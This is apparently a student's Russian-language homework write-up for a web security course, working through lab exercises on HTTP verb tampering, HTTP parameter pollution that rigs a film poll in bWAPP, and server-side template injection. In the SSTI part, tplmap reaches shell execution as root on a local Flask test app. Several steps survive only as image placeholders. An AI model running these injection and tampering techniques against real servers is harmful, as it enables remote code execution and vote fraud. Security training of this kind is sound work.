Домашнее задание:


1. Протестируйте на практике все примеры из урока. В ответе укажите сценарий и последствия эксплуатации каждой уязвимости, рассмотренной в примерах.
2. Изучите пример уязвимости HPP со страницы `http://IP/bwapp/hpp-1.php`. В ответе укажите уязвимый параметр, сценарий и последствия от эксплуатации уязвимости.

Домашнее задание (повышенной сложности):


1. * Изучите пример уязвимости Method Tampering на странице `http://IP/mutillidae/index.php?page=document-viewer.php`. В отчете укажите, какие преимущества получит злоумышленник от эксплуатации рассматриваемых уязвимостей (и приведите примеры векторов атак).
2. * Если у вас есть желание еще больше потренироваться в данном типе уязвимостей, можете решить эти задания: `https://portswigger.net/web-security/all-labs#server-side-template-injection`

1. Пример 1. Поиск и эксплуатация HTTP Verb Tampering

Перехватываем запрос



Указываем типы запросов для перебора



Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	52261	
1	OPTIONS	200	☐	☐	52261	
2	GET	200	☐	☐	52261	
3	PUT	200	☐	☐	52261	
4	POST	200	☐	☐	52261	
5	CONNECT	400	☐	☐	392	
6	TRACE	405	☐	☐	425	
7	HEAD	200	☐	☐	192	


Через curl:

```
┌──(kali㉿kali)-[~]
└─$ curl -i -X OPTIONS http://192.168.56.11
HTTP/1.1 200 OK
Date: Mon, 10 May 2021 10:49:34 GMT
Server: Apache
Allow: GET,HEAD,POST,OPTIONS
Content-Length: 0
Content-Type: httpd/unix-directory
```


Как правило такой тип атак позволяет расширить вектор атаки и, например, реализовать XSS.


Пример 2. Эксплуатации HPP

Перехватим запрос с выбором nmap



Заменим на wireshark






Значение nmap не изменилось а wireshark увеличилось

Позволяет повлиять на итоги голосования(подкрутить некоторые счетчики).
Также с помощью hpp можно выполнять или не выполнять определенные действия немного изменив ссылку с параметрами, например удалить всю почту. Логика работы совокупности параметров на разных серверах разная и вот тут как раз нужно экспериментировать.

Пример 3 Шаблонизатор

Реализуем пример из методички на Jinja2




Изменим сценарий

```
 GNU nano 5.3                                templhtml.py
# -*- coding: utf-8 -*-
from jinja2 import Template

html = open('templ.html').read()
template = Template(html)
print(template.render(name=u'qqqqq'))
```


```
┌──(root💀kali)-[~]
└─# python templhtml.py
<!DOCTYPE html>
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  </head>
  <body>

      Hello qqqqq!

      Hello qqqqq!

      Hello qqqqq!

      Hello qqqqq!

      Hello qqqqq!

  </body>
</html>
```

Пример 4. Поиск и эксплуатация SSTI


Реализуем пример из методички на Flask




Протестируем XSS:



Определим тип шаблонизатора по схеме из методичке





Попробуем утилиту tplmap:


```
┌──(kali㉿kali)-[~/tp/tplmap]
└─$ python tplmap.py -u 'http://127.0.0.1:8081/page?name=john'
```

```
  GET parameter: name
  Engine: Jinja2
  Injection: {{*}}
  Context: text
  OS: posix-linux2
  Technique: render
  Capabilities:

   Shell command execution: ok
   Bind and reverse shell: ok
   File write: ok
   File read: ok
   Code evaluation: ok, python code
```


```
┌──(kali㉿kali)-[~/tp/tplmap]
└─$ python tplmap.py -u 'http://127.0.0.1:8081/page?name=john' --os-cmd id
[+] Tplmap 0.5
    Automatic Server-Side Template Injection Detection and Exploitation Tool
   Code evaluation: ok, python code

uid=0(root) gid=0(root) groups=0(root),142(kaboxer)
```

SSTI позвляют реализовать RCE или получить дополнительную информацию о сервере.


2.




Введем имя и посмотрим адресную строку




Проголосуем за фильм и посмотрим на адресную строку




Попробуем добавить такую же строку параметров но с фильмом 3



Увидим что фильм изменился (фильм 2 это Iron Man)



А теперь попробуем ввести имя вместе с параметром на странице входа и проголосовать за фильм 1



Получаем голос за 3 фильм. И теперь не важно за какой фильм голосовать всегда голос будет за 3 фильм.